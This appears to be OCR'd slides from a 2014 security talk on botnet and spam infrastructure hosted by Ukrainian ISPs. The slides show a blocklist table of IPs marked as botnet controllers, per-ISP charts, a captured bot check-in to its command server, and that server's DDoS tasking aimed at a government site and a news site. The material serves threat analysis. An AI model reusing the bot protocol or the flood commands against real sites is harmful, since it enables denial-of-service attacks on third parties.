
Type:
Contains
Value:
185.14.28.135
Apply

| ip | isp | asn | sbl | in Sbl | date | problem | comments |
|---|---|---|---|---|---|---|---|
| .5.246 | farlep.net | 6703 | SBL225885 | | 19.06.2014 9:22:19 | Forum/Comment spam source | |
| .74 | serverius.nl | 50673 | SBL225851 | | 18.06.2014 19:52:21 | Necurs botnet controller | |
| .43 | mirohost.net | 28907 | SBL225820 | | 18.06.2014 15:12:16 | botmasterlabs.net spam gang DNS server | |
| .178 | steephost.com | 47142 | SBL225776 | | 17.06.2014 20:02:18 | Neurevt botnet controller | |
| 57 | steephost.com | 47142 | SBL225731 | | 17.06.2014 8:02:18 | Forum/Comment spam source | |
| 58 | thehost.com.ua | 56485 | SBL225658 | | 16.06.2014 18:22:21 | Spammer hosting | |
| 91.207.6.102 | steephost.com | 47142 | SBL225628 | | 16.06.2014 15:12:31 | Forum/Comment spam source | |
| 185.14.28.135 | itl.ua | 50673 | SBL225548 | | 15.06.2014 11:12:25 | KINS botnet controller | |
| 78.27.247.5 | ukrlink.ua | 25393 | SBL225486 | | 14.06.2014 10:22:33 | Forum/Comment spam source | |
| 109.106.24.0/21 | ukrtransset.com | 15936 | SBL225439 | | 13.06.2014 18:22:18 | snowshoe range - Troeschina networks | |
| 91.207.4.158 | steephost.com | 47142 | SBL225382 | | 13.06.2014 12:32:17 | Spam source | |
| 91.229.76.116 | freehost.com.ua | 42331 | SBL225348 | | 13.06.2014 1:42:12 | experience-thrills.com et al | |
| 91.229.76.150/31 | freehost.com.ua | 42331 | SBL225349 | | 13.06.2014 1:42:12 | experience-thrills.com et al | |
| 91.229.76.152/30 | freehost.com.ua | 42331 | SBL225350 | | 13.06.2014 1:42:12 | experience-thrills.com et al | |
| 195.211.153.112/29 | unit-is.com | 59564 | SBL225289 | | 12.06.2014 19:12:13 | Snowshoe netblock | |
| 46.28.68.78 | itl.ua | 15626 | SBL225285 | | 12.06.2014 19:02:34 | bonusgain.us | |
| 77.222.131.116 | datagroup.ua | 21219 | SBL225271 | | 12.06.2014 18:22:11 | Spam source | |
| 31.41.218.150 | besthosting.com.ua | 42655 | SBL225176 | | 12.06.2014 8:12:17 | Forum/Comment spam source | |
| 91.212.253.253 | rise.com.ua | 196790 | SBL225091 | | 11.06.2014 17:36:22 | Asprox botnet controller | |
| 31.41.218.181 | besthosting.com.ua | 42655 | SBL225033 | | 11.06.2014 10:32:55 | ZeuS botnet controller | |


Displaying items 1 - 20 (364)

1 2 3 ... 19 Next


Problems count
count
Citadel botnet controller
count: 46
Citadel botnet co...
Malware botnet c...
ZeuS botnet cont...
Citadel webinject...
Forum/Comment ...
KINS webinjects ...
Worm.Vobfus bot...
KINS botnet cont...
Necurs botnet co...
SpyEye collector
Spam source
Feodo webinjects...
Spammer hostin...
Ice-IX botnet con...
ferret DDoS botn...
Spambot botnet ...
SpyEye botnet c...
VMZeuS webinje...
Qadars botnet co...
Glupteba botnet ...
VMZeuS botnet c...
Malware DNS ser...
Neurevt botnet c...
spam origin
Snowshoe netblo...
experience-thrills...
Ice IX botnet cont...
Blackhat SEO sp...
Dofoil botnet cont...
Ransomware bot...
0
15
30
45
60


IP adresses for each ISP
out Sbl
in Sbl
28
21
14
7
0
steephost
in Sbl: 8
ukrnames
besthosting
itl
freehost
glubina
volia
hostlife
steephost
hostpro
3nt
vds64
vps
leaseweb
hosting
delta-x
altnet
hvosting
coolvds
imu
neohost
mirohost
host-ua
proweb
iprosrv
data-xata
0x2a
geliar
campus-rv

# TCP SYN-flood




# Bot - C&C communication

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 2014-04-04 16:46:37 | 78.27. | | HTTP | 364 | POST /clo .php HTTP/1.1 |
| 2 | 2014-04-04 17:06:38 | 78.27. | | HTTP | 364 | POST /clo .php HTTP/1.1 |
| 3 | 2014-04-04 17:26:38 | 78.27. | | HTTP | 364 | POST /clo .php HTTP/1.1 |

```
⊞ Frame 1: 364 bytes on wire (2912 bits), 364 bytes captured (2912 bits)
⊞ Ethernet II, Src: AsustekC_e5:3e:78 (20:cf:30:e5:3e:78), Dst: IntelCor_57:4b:34 (00:1b:21:57:4b:34)
⊞ Internet Protocol Version 4, Src: 78.27. (78.27. ), Dst:
⊞ Transmission Control Protocol, Src Port: 19504 (19504), Dst Port: http (80), Seq: 1, Ack: 1, Len: 2
⊟ Hypertext Transfer Protocol
  ⊞ POST /clo .php HTTP/1.1\r\n
    User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.2; Trident/4.0)\r\n
    Host: \r\n
    Accept: */*\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ⊞ Content-Length: 84\r\n
    \r\n
    [Full request URI:
    [HTTP request 1/1]
⊟ Line-based text data: application/x-www-form-urlencoded
    bid=dEVYUG1zbFJUTjEy&id=w((none))_20:cf:30:e5:3e:78&ip=78.27. &dv=0&mv=3&dpv=1
```

# C&C's instructions


```
POST /new/ HTTP/1.0
Host: kese2.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.831085; .NET CLR 3.5.831085; .NET CLR 3.0.831085
Accept: text/html
Content-Length: 17
Content-Type: application/x-www-form-urlencoded
Via: 1.1 ki-fwrout:3128 (squid/2.7.STABLE9)
X-Forwarded-For: 172.16.7.22
Cache-Control: max-age=259200
Connection: keep-alive

k=u431wyao6vut49mHTTP/1.1 200 OK
Server: nginx/0.7.67
Date: Mon, 14 Apr 2014 19:18:32 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.4.27

-get http://www.kmu.gov.ua/control/uk -thread 100 -timeout 5500
-post2 http://www.kmu.gov.ua/control/uk -thread 100 -timeout 5500
-get http://www.kmu.gov.ua/control/uk/videogallery/gallerylist
-get http://www.iskra-news.info/index/about_us/0-2 -thread 100 -timeout 5500
-get http://iskra-news.info/ -thread 100 -timeout 5500
-get https://iskra-news.info/index/about_us/0-2 -thread 100 -timeout 5500
-get https://www.iskra-news.info/index/about_us/0-2 -thread 100 -timeout 5500
```



